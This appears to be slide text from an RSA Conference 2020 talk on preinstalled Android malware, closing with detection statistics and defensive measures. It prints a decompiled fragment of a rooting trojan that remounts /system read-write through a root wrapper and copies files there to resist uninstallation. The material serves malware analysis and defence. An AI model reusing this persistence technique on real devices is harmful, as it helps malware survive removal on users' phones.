24	三星/SAMSUNG/Tab10:4.4.2/KOT49H/20150330.122252:user/release-keys

All of these build fingerprints are for non-CTS, non-Samsung devices

Are all the apps on /system preinstalled?

Rooting trojans can remount the /system partition and move there to avoid uninstallation.

Although Verified Boot prevents it on newer Android devices.

```
std::string::string(&v32, " LuD \"mount -o remount,rw /system\"", &v17);
std::operator+<char,std::char_traits<char>,std::allocator<char>>(&v18, &v31, &v32);
std::priv::_String_base<char,std::allocator<char>>::_M_deallocate_block(&v32);
std::priv::_String_base<char,std::allocator<char>>::_M_deallocate_block(&v31);
std::string::string((std::string *)&v31, (const std::string *)&v18);
Util::myPopen(&v32, &v31);
std::priv::_String_base<char,std::allocator<char>>::_M_deallocate_block(&v33);
std::priv::_String_base<char,std::allocator<char>>::_M_deallocate_block(&v31);
v5 = (_DWORD *)v10;
v9 = 0;
do
{
  if ( *v5 <= 4u )
  {
    v20 = &v19;
    v21 = &v19;
    sub_5B50(&v19, 16);
    *v20 = 0;
    std::string::string(&v32, "/system/bin/cp", &v17);
    v6 = Util::getFileResult(&v32);
    std::priv::_String_base<char,std::allocator<char>>::_M_deallocate_block(&v32);
    std::string::string(&v22, v8, &v12);
    if ( v6 <= 0 )
    {
      std::string::string(&v23, " LuD \"cat ", &v13);
      std::operator+<char,std::char_traits<char>,std::allocator<char>>(&v24, &v22, &v23);
      std::string::string(&v25, v8, &v14);
      std::operator+<char,std::char_traits<char>,std::allocator<char>>(&v26, &v24, &v25);
      std::string::string(&v27, " > ", &v15);
    }
    else
    {
      std::string::string(&v23, " LuD \"cp ", &v13);
      std::operator+<char,std::char_traits<char>,std::allocator<char>>(&v24, &v22, &v23);
```

RSAConference2020

Summary

Summary: preinstalled statistics for 2019

2.5+ billion devices protected

3+ million preinstalled applications scanned

50+ thousand system images scanned

Researchers:

- We need more researchers working in the preinstalled app space.
- Understanding a few key differences when analyzing pre-installed apps versus user-space apps can help your analysis be more efficient.
- The Android ecosystem is vast with a diversity of OEMs & their customizations. This comes with new and exciting features for users, but also new and exciting challenges for security researchers.

Everyone else:

- Build Test Suite is used to scan all the system images for any preinstalled malware, including system image updates
- We are also using in-the-wild monitoring to find new malware, including preinstalled ones
- Google Play Protect alerts the user of any malware and removes or disables them
- We are also working with the OEMs to provide system updates which remove preinstalled malware
- Take a look at the Android Enterprise website at android.com/enterprise

Thank you!